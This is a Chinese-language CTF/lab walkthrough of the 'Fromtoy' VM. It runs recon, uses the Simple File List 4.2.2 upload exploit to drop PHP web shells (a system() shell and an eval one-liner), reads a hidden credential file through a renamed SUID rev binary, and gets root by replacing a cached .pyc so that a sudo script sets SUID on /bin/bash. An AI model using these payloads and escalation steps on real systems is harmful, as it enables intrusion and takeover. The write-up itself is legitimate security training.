

Fromtoy-12138

1. 探测 IP

`nmap -sP 192.168.137.0/24`

```
(kali) kali)~# nmap -sP 192.168.137.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-01 04:07 EST
Nmap scan report for DESKTOP-KM32FR4.mshome.net (192.168.137.1)
Host is up (0.00026s latency).
MAC Address: 0A:00:27:00:00:1A (Unknown)
Nmap scan report for 192.168.137.201
Host is up (0.00032s latency).
MAC Address: 08:00:27:5A:FA:34 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for kali.mshome.net (192.168.137.102)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.04 seconds
```

靶机 IP 是 192.168.137.201

2. 扫描 IP

1) 扫描端口

`nmap -p- -sV 192.168.137.201`

```
(kali) kali)~# nmap -p- -sV 192.168.137.201
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-01 04:09 EST
Nmap scan report for fromtoy.mshome.net (192.168.137.201)
Host is up (0.00045s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
3000/tcp   open  http     Apache httpd 2.4.51 ((Debian))
MAC Address: 08:00:27:5A:FA:34 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 19.61 seconds
```

端口开启了 22, 80, 3000 端口, 那么我们大概的思路就是在 80 和 3000

端口发现信息, 然后在 22 端口进行端口, 我侧重于 3000 端口

```
gobuster dir -u http://192.168.137.201 -w
/usr/share/seclists/Discovery/Web-Content/DirBuster-2007_dire
ctory-list-2.3-medium.txt -x php,txt,html,zip
```

[illegible]

我们扫描到一个登录页面，我们去查看

<http://192.168.137.201:3000/wp-login.php>



可以看到是 wordpress，看到这个我们首先想到的是爆破用户名和密码，登录进去就是一个文件上传或者是一个 404 页面(但是这里我们使用的不是登录页面)，因为密码爆破不出来。

3. 访问 IP

我们访问 80 端口

<http://192.168.137.201/>




没有用

访问 3000 端口

http://192.168.137.201:3000/



我们在最下面发现了/wp-content/plugins/simple-file-list/



<http://192.168.137.201:3000/wp-content/plugins/simple-file-list/readme.txt>

```
== Simple File List ==
Contributors: wenzack
Donate link: http://simplefilelist.com/donations/simple-file-list-privet/
Tags: file sharing, file list, file uploader, upload files, share files, exchange files, host files, sort files, dropbox, ftp
Requires at least: 4.0
Stable tag: 4.2.2
License: GPLv2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html

Simple File List gives your WordPress website a list of your files which allow your users to open and download them.

== Description ==

Simple File List is a free plugin that gives your WordPress website a list of your files allowing your users to open and download them. Users can also upload files if you choose.

Simple File List is also an alternative to using FTP or Dropbox for larger files. There's no need to deal with Dropbox or FTP usernames and passwords anymore! Everything is on your WordPress website.

* Manage your files and the list settings from the Admin List.
* Complete extensibility for: list display and performance, file uploading restrictions, upload notifications and additional functionality options.
* Both the Front-side List and Uploader can be shown to users based on their role: Everyone, Only Logged-in Users, Only Admins or Nobody.
* Optionally collect the uploader's name, email and description of the file(s). This can then be shown in the file list.
* Files can also be assigned descriptions, which can be added from the Admin List or user uploads. Descriptions can be shown or hidden.
* Use the Send option to send someone an email with a link to your file.
* Optionally allow your front-side users full control over renaming, moving, sending, deleting and editing descriptions.

= This Plugin is Great For =

* Replacing files when the source get too large for email attachments.
* Posting official documents.
* Sharing files within an organization.
* Sharing files with business clients or a community.
* When you need a list of archived files, such as videos, PDF files, or music files.
* When you need a simple front-side uploader so people can send you files.

= List Features =

* Limit access to only Admins or logged-in users, or hide the list and only show the uploader.
* Add and manage your files from the Admin List.
* Show columns for file data, size and a thumbnail for images and videos.
* Add descriptions to files and optionally show them in your list.
* Sort file by name, date or file size ... ascending or descending.
* Thumbnail images are generated automatically for images and videos (if they're required).
* Send emails with links to your files to others.
* Files are kept separate from the media library.

= Uploader Features =
```

版本号是 4.2.2, 感觉是一个利用点, 我们去搜索试试看

4. 渗透测试

1) 搜索漏洞点

我们使用 kali 自带的漏洞库进行搜索

searchsploit simple file list 4.2.2

```
(kali)kali)-[~]
└─$ searchsploit simple file list 4.2.2

-----
Exploit Title | Path
-----|-----
Simple File List WordPress Plugin 4.2.2 - File Upload to RCE | multiple/webapps/52371.py
WordPress Plugin Simple File List 4.2.2 - Arbitrary File Upload | php/webapps/48979.py
WordPress Plugin Simple File List 4.2.2 - Remote Code Execution | php/webapps/48449.py
-----
Shellcodes: No Results

(kali)kali)-[~]
```

我们可以看到有 poc, 这里我们使用第二个

2) 利用漏洞点

我们查看 48979.py 脚本, 我们需要修改的地方只有一个 payload 即可


```

(kali㉿kali)-[/]
└─$ cd /usr/share/exploitdb/exploits/php/webapps

(kali㉿kali)-[/usr/share/exploitdb/exploits/php/webapps]
└─$ cat 48979.py
#!/usr/bin/python
# -*- coding: utf-8 -*-
# Exploit Title: Wordpress Plugin Simple File List 4.2.2 - Arbitrary File Upload
# Date: 2020-11-01
# Exploit Author: H4rk3nz0 based off exploit by coiffeur
# Original Exploit: https://www.exploit-db.com/exploits/48349
# Vendor Homepage: https://simplefilelist.com/
# Software Link: https://wordpress.org/plugins/simple-file-list/
# Version: Wordpress v5.4 Simple File List v4.2.2

```

我修改的是命令执行`<?php system(\$_GET["cmd"]); ?>`

```

def generate():
    filename = f'{random.randint(0, 10000)}.png'
    password = hashlib.md5(bytearray(random.getrandbits(8)
                                     for _ in range(20))).hexdigest()

    with open(f'{filename}', 'wb') as f:
        payload = '<?php system($_GET["cmd"]); ?>'
        f.write(payload.encode())
    print(f'[ ] File {filename} generated with password: {password}')
    return filename, password

def upload(url, filename):
    files = {'file': (filename, open(filename, 'rb'), 'image/png')}

```

然后执行脚本即可

```
sudo python3 48979.py http://192.168.137.201:3000
```

记得一定要使用 sudo 去执行，不然的话是会报错的

```

(kali㉿kali)-[/usr/share/exploitdb/exploits/php/webapps]
└─$ python3 48979.py http://192.168.137.201:3000
Traceback (most recent call last):
  File "/usr/share/exploitdb/exploits/php/webapps/48979.py", line 69, in <module>
    main(sys.argv[1])
  File "/usr/share/exploitdb/exploits/php/webapps/48979.py", line 72, in main
    file_to_upload, password = generate()
  File "/usr/share/exploitdb/exploits/php/webapps/48979.py", line 35, in generate
    with open(f'{filename}', 'wb') as f:
PermissionError: [Errno 13] Permission denied: '6606.png'

(kali㉿kali)-[/usr/share/exploitdb/exploits/php/webapps]
└─$ sudo python3 48979.py http://192.168.137.201:3000
[sudo] kali 的密码:
[ ] File 7805.png generated with password: c4daf59a9e291a9d2fc1679b48151ed8
[ ] File uploaded at http://192.168.137.201:3000/wp-content/uploads/simple-file-list/7805.png
[ ] File moved to http://192.168.137.201:3000/wp-content/uploads/simple-file-list/7805.php
[+] Exploit seem to work
[*] Confirming ...

(kali㉿kali)-[/usr/share/exploitdb/exploits/php/webapps]
└─$

```

我们去查看这个 url 即可

3) 验证漏洞

<http://192.168.137.201:3000/wp-content/uploads/simple-file-list/7805.php?cmd=id;>



可以看到是利用成功的，那么我们直接反弹 shell 即可


4) 连接蚁剑

这里我们 nc 和 busybox 都是使用不了的，我们去写入一个一句话木马，然后去连接蚁剑

[http://192.168.137.201:3000/wp-content/uploads/simple-file-list/7805.php/?cmd=echo%20%3C?php%20@eval\(\\$_POST\[%27cmd%27\]\);?%3E%20%3E%3E1.php](http://192.168.137.201:3000/wp-content/uploads/simple-file-list/7805.php/?cmd=echo%20%3C?php%20@eval($_POST[%27cmd%27]);?%3E%20%3E%3E1.php)



我们连接已经蚁剑



连接成功

5) 切换用户

我们现在拿到的用户是 www-data，权限太低了，什么都干不了

我们去看看有哪些用户

```
-rw-r--r-- 1 www-data www-data 437081 Feb  1 02:41 shell.png
(www-data: /var/www/html/wp-content/uploads/simple-file-list) $ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
miku:x:1000:1000::/home/miku:/bin/sh
(www-data: /var/www/html/wp-content/uploads/simple-file-list) $
```

可以看到一个 miku 用户，所以我们需要去登录到 miku 用户里面

我们去看看有哪些文件是 miku 用户的

```
find / -user miku 2>/dev/null
```

```
(www-data: /var/www/html/wp-content/uploads/simple-file-list) $ find -user miku 2>/dev/null
(www-data: /var/www/html/wp-content/uploads/simple-file-list) $ find / -user miku 2>/dev/null
/usr/local/lib/.sys_log_rotator
/var/www/html/wp-content/uploads/server_backup_info.txt
(www-data: /var/www/html/wp-content/uploads/simple-file-list) $
```

可以看到 2 个文件，我们首先看看这个 /usr/local/lib/.sys_log_rotator，

```
strings /usr/local/lib/.sys_log_rotator
```

这个文件 `.sys_log_rotator` 根本不是什么日志轮转工具，它实际上是 Linux 系统工具 `rev` 的一个副本。

1. 它是如何被识破的？

通过你提供的 `strings` 输出，可以看到以下关键线索：

- `util-linux 2.36.1`：这是 Linux 核心工具集的版本号。
- `Reverse lines characterwise.`：这是 `rev` 命令的官方功能描述（逐字符反转每一行）。
- `Usage: %s [options] [file ...]`：典型的命令行工具用法提示。

2. 为什么它会出现在这里？

这是一个非常经典的 CTF 或提权后门设置。管理员（或出题人）可能将 `rev` 重命名为 `.sys_log_rotator` 并隐藏在 `/usr/local/lib` 下。最关键的是，这个隐藏文件极有可能设置了 SUID 权限。

如果它有 SUID 权限，你可以利用它来读取系统中任何原本无权访问的文件（例如 `/etc/shadow`），因为 `rev` 的功能是读取并显示文件内容，虽然它是反着显示的。

Cat /var/www/html/wp-content/uploads/server_backup_info.txt

```
noitacifirev retfa elif siht eteled esaelP :TRELA YTIRUCES
(www-data:/var/www/html/wp-content/uploads/simple-file-list) $ cat /var/www/html/wp-content/uploads/server_backup_info.txt
cat: /var/www/html/wp-content/uploads/server_backup_info.txt: Permission denied
(www-data:/var/www/html/wp-content/uploads/simple-file-list) $
```

我们直接查看的话，告诉我们是没权限的。

我们使用 rev 去读取这个文件

/usr/local/lib/.sys_log_rotator /

/var/www/html/wp-content/uploads/server_backup_info.txt

```
(www-data:/var/www/html/wp-content/uploads/simple-file-list
) $ /usr/local/lib/.sys_log_rotator /var/www/html/wp-content/uploads/server_backup_info.txt
01-10-5202 :etaD pukcaB
noitacifirev gnidneP :sutatS
:nimdasys rof etoN
.'yotymorfi' tsoh rof slaitnederc yraropmet ot detreveR .deliaf noitator yek HSS eht
ukim :resU
93_uklM_di0lac0V :drowssaP

noitacifirev retfa elif siht eteled esaelP :TRELA YTIRUCES
(www-data:/var/www/html/wp-content/uploads/simple-file-list) $
```

我们可以看到一些内容，我们给 ai 即可

2. 关键发现：凭证泄露

这份文件暴露了用户 miku 的明文密码。这解释了为什么你之前在 /tmp 下看到用户是

miku@frommytoy。

- 用户名: miku
- 密码: V0cal0id_M1ku_39

告诉我们用户名: miku，密码: V0cal0id_M1ku_39

6) 登录 miku 用户

ssh miku@192.168.137.164

```
miku@frommytoy:~$ ls -la
total 28
drwxr-xr-x 2 miku miku 4096 Jan 20 07:27 .
drwxr-xr-x 3 root root 4096 Jan 19 21:48 ..
-rw-r--r-- 1 miku miku 220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 miku miku 3526 Apr 18 2019 .bashrc
-rw-r--r-- 1 miku miku 807 Apr 18 2019 .profile
-rw-r--r-- 1 root root 69 Jan 20 00:44 user.txt
-rw-r--r-- 1 miku miku 54 Jan 20 07:27 .Xauthority
miku@frommytoy:~$ cat user.txt
26d1ebd4ec8c55ccb9f190d0d37f6dac


願うことさえ
許されない世界なのかな

miku@frommytoy:~$
```

我们可以看到登录成功，直接读取 user.txt 即可

7) 查看脚本

首先，我们使用 `sudo -l` 去查看



```
miku@fromytoy:~$ sudo -l
Matching Defaults entries for miku on fromytoy:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/bin

User miku may run the following commands on fromytoy:
  (ALL) NOPASSWD: /usr/bin/python3 /usr/local/lib/python_scripts/cleanup_task.py
miku@fromytoy:~$
```

可以看到任何用户都可以无密码执行

`/usr/local/lib/python_scripts/cleanup_task.py` 脚本

我们查看这个脚本

`/usr/local/lib/python_scripts/cleanup_task.py`

```
#!/usr/bin/env python3
```

```
import sys
```

```
import os
```

```
import system_utils
```

```
def main():
```

```
    print("[*] Starting system cleanup...")
```

```
    if os.geteuid() != 0:
```

```
        print("[-] Error: This script must be run as root.")
```

```
        sys.exit(1)
```

```
    system_utils.check_disk_space()
```

```
    print("[+] Cleanup completed successfully.")
```

```
if __name__ == "__main__":
```

main()

这个脚本调用 system_utils 模块中的 check_disk_space 函数检查磁盘使用情况

当我们运行脚本，就可以看到磁盘的使用情况

```
miku@fromtoy:~$ sudo /usr/bin/python3 /usr/local/lib/python_scripts/cleanup_task.py
[*] Starting system cleanup...
[*] Checking disk usage...
Filesystem      Size  Used Avail Use% Mounted on
udev            984M    0  984M   0% /dev
tmpfs           200M  688K   199M   1% /run
/dev/sda1       29G   4.5G   23G   17% /
tmpfs           998M    0  998M   0% /dev/shm
tmpfs           5.0M    0   5.0M   0% /run/lock
overlay         29G   4.5G   23G   17% /var/lib/docker/overlay2/b329e530a56f78ee9ccb78b5dbb5c7e4df8
55e370110fcfab12b9efd0ed13093/merged
overlay         29G   4.5G   23G   17% /var/lib/docker/overlay2/39fbb815c73b30424194e396bd4d0d739c
a3eb3c51d87afde2147ceee43d748/merged
tmpfs           200M    0   200M   0% /run/user/1000
[*] Cleanup completed successfully.
miku@fromtoy:~$
```

我们去查看这个 system_utils 这个脚本

```
miku@fromtoy:~$ cd /usr/local/lib/python_scripts/
miku@fromtoy:/usr/local/lib/python_scripts$ ls -la
total 20
drwxr-xr-x 3 root root 4096 Jan 19 22:50 .
drwxr-xr-x 5 root root 4096 Jan 19 22:40 ..
-rwxr-xr-x 1 root root 359 Jan 19 22:50 cleanup_task.py
drwxrwxrwx 2 root root 4096 Jan 20 00:35 __pycache__
-rw-r--r-- 1 root root 97 Jan 19 22:41 system_utils.py
miku@fromtoy:/usr/local/lib/python_scripts$ cat system_utils.py
import os
def check_disk_space():
    print("[*] Checking disk usage...")
    os.system("df -h")
miku@fromtoy:/usr/local/lib/python_scripts$
```

我们可以看到里面的内容是查看磁盘的目录，那么我们就需要把里面的内容修改成提权的命令即可

我们不能直接去修改的，因为我们没有修改的权限，但是我们可以看到 __pycache__ 目录我们是可以修改的

```
miku@fromtoy:/usr/local/lib/python_scripts$ cd __pycache__/
miku@fromtoy:/usr/local/lib/python_scripts/__pycache__$ ls -la
total 12
drwxrwxrwx 2 root root 4096 Feb  1 06:46 .
drwxr-xr-x 3 root root 4096 Jan 19 22:50 ..
-rw-r--r-- 1 miku miku 273 Feb  1 06:46 system_utils.cpython-39.pyc
miku@fromtoy:/usr/local/lib/python_scripts/__pycache__$
```



在 Linux 文件系统中看到 `__pycache__` 文件夹是非常正常的，它是 Python 为了提高程序启动速度而自动生成的。

简单来说，它是 Python 的“预编译缓存”。

1. 它是做什么的？

当你运行一个 Python 脚本（比如你刚才看到的 `cleanup_task.py`）时，如果它导入了其他模块（比如 `import system_utils`），Python 会经历以下步骤：

1. **读取源码**：读取 `.py` 文件中的原始代码。
2. **编译为字节码**：将代码转换成一种计算机更容易理解的中间格式，即 **Bytecode**（后缀通常为 `.pyc`）。
3. **存储缓存**：为了下次运行不再重新编译，Python 会把这些 `.pyc` 文件存放在 `__pycache__` 文件夹里。
4. **执行**：由 Python 虚拟机（PVM）执行这些字节码。

4. 结合你之前的脚本

在你看到的 `/usr/local/lib/python_scripts/` 目录下，应该能看到类似这样的结构：

```
Plaintext
├── __pycache__
│   ├── system_utils.cpython-310.pyc  -- 预编译的缓存
├── cleanup_task.py
└── system_utils.py
```

这再次证实了 `system_utils.py` 确实是以模块形式被调用的。

所以我们的思路就是首先删除清空目标 `__pycache__` 目录，然后复制恶意 `.pyc` 到目标目录下，执行授权脚本，触发恶意字节码执行

我们在 `tmp` 目录下编译生成恶意的 `system_utils.py` 文件，编译后移动到 `/usr/local/lib/python_scripts/__pycache__` 目录下覆盖原有的 `pyc` 文件，注意时间戳和字节的问题

8) 编写脚本

首先，我们查看原来脚本的字节大小是 97


```
miku@fromtoy: /usr/local/lib/python_scripts$ wc -c system_utils.py
97 system_utils.py
miku@fromtoy: /usr/local/lib/python_scripts$
```

所以我们在 tmp/system_utils.py 脚本的字节也要是 97 字节

```
python3 -c 'code = "import os\ndef check_disk_space():\n\nos.system(\"chmod 4755 /bin/bash\")\n\npadding = \"#\" * (97 -\n\nlen(code) - 1) with open(\"/tmp/system_utils.py\", \"w\") as f:\n\nf.write(code + padding + \"\\n\")'
```

我们查看字节可以看到是 97 字节的

```
miku@fromtoy: /usr/local/lib/python_scripts$ cd /tmp
miku@fromtoy: /tmp$ ls -la
total 44
drwxrwxrwt 10 root root 4096 Feb  1 06:42 .
drwxr-xr-x 18 root root 4096 Mar 18 2025 ..
drwxrwxrwt  2 root root 4096 Feb  1 06:09 .font-unix
drwxrwxrwt  2 root root 4096 Feb  1 06:09 .ICE-unix
drwx----- 3 root root 4096 Feb  1 06:09 systemd-private-82baa34b51fe4a85ad28a194b4e8abbb-apache2
.service-f08xHh
drwx----- 3 root root 4096 Feb  1 06:09 systemd-private-82baa34b51fe4a85ad28a194b4e8abbb-systemd
.logind.service-2uVkJh
drwx----- 3 root root 4096 Feb  1 06:09 systemd-private-82baa34b51fe4a85ad28a194b4e8abbb-systemd
.timesyncd.service-sAoEHh
-rw-r--r--  1 miku miku  97 Feb  1 06:42 system_utils.py
drwxrwxrwt  2 root root 4096 Feb  1 06:09 .Test-unix
drwxrwxrwt  2 root root 4096 Feb  1 06:09 .X11-unix
drwxrwxrwt  2 root root 4096 Feb  1 06:09 .XIM-unix
miku@fromtoy: /tmp$ wc -c /tmp/system_utils.py
97 /tmp/system_utils.py
miku@fromtoy: /tmp$
```

同步时间戳（和原文件一致）

```
touch -r /usr/local/lib/python_scripts/system_utils.py /tmp/system_utils.py
```

编译生成匹配的 .pyc 字节码

```
python3.9 -m py_compile system_utils.py
```

验证生成的 .pyc 文件（文件名必须是 system_utils.cpython-39.pyc）

```
ls /tmp/__pycache__/system_utils.cpython-39.pyc
```

替换目标机的 .pyc 文件并触发提权

清空目标 __pycache__ 目录，避免残留旧字节码

```
rm -rf /usr/local/lib/python_scripts/__pycache__/*
```

复制恶意 .pyc 到目标目录

```
cp /tmp/__pycache__/system_utils.cpython-39.pyc /usr/local/lib/python_scripts/__pycache__/
```

执行授权脚本，触发恶意字节码执行

sudo /usr/bin/python3 /usr/local/lib/python_scripts/cleanup_task.py

```
miku@fromytoy: /tmp$ touch -r /usr/local/lib/python_scripts/system_utils.py /tmp/system_utils.py
miku@fromytoy: /tmp$ python3.9 -m py_compile system_utils.py
miku@fromytoy: /tmp$ ls /tmp/__pycache__/system_utils.cpython-39.pyc
/tmp/__pycache__/system_utils.cpython-39.pyc
miku@fromytoy: /tmp$ rm -rf /usr/local/lib/python_scripts/__pycache__/*
miku@fromytoy: /tmp$ cp /tmp/__pycache__/system_utils.cpython-39.pyc /usr/local/lib/python_scripts/
__pycache__/
miku@fromytoy: /tmp$ sudo /usr/bin/python3 /usr/local/lib/python_scripts/cleanup_task.py
[*] Starting system cleanup...
[*] Cleanup completed successfully.
miku@fromytoy: /tmp$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
miku@fromytoy: /tmp$ bash -p
bash-5.0# id
uid=1000(miku) gid=1000(miku) euid=0(root) groups=1000(miku)
bash-5.0#
```

我们可以看到/bin/bash 变成红色了，我们直接 bash -p, 获取 root 权限

我们直接在 root 目录下查看 root.txt 即可

```
bash-5.0# cd /root
bash-5.0# ls -la
total 40
drwx----- 6 root root 4096 Jan 20 07:26 .
drwxr-xr-x 18 root root 4096 Mar 18 2025 ..
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 4 root root 4096 Apr 4 2025 .cache
drwx----- 3 root root 4096 Apr 4 2025 .gnupg
drwxr-xr-x 3 root root 4096 Mar 18 2025 .local
lrwxrwxrwx 1 root root 9 Jan 19 22:43 .mysql_history -> /dev/null
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
lrwxrwxrwx 1 root root 9 Jan 19 22:43 .python_history -> /dev/null
-rw-r--r-- 1 root root 124 Jan 20 00 42 root.txt
drw----- 2 root root 4096 Apr 4 2025 .ssh
-rw----- 1 root root 105 Jan 20 07:26 .Xauthority
bash-5.0# cat root.txt
abc7cf996c275fa5afebe47bcbf5c79e

Good morning, and in case I don't see you, Good afternoon, Good evening, And good night
bash-5.0#
```

最后感谢作者 kaada 和群主 11104567 的提示。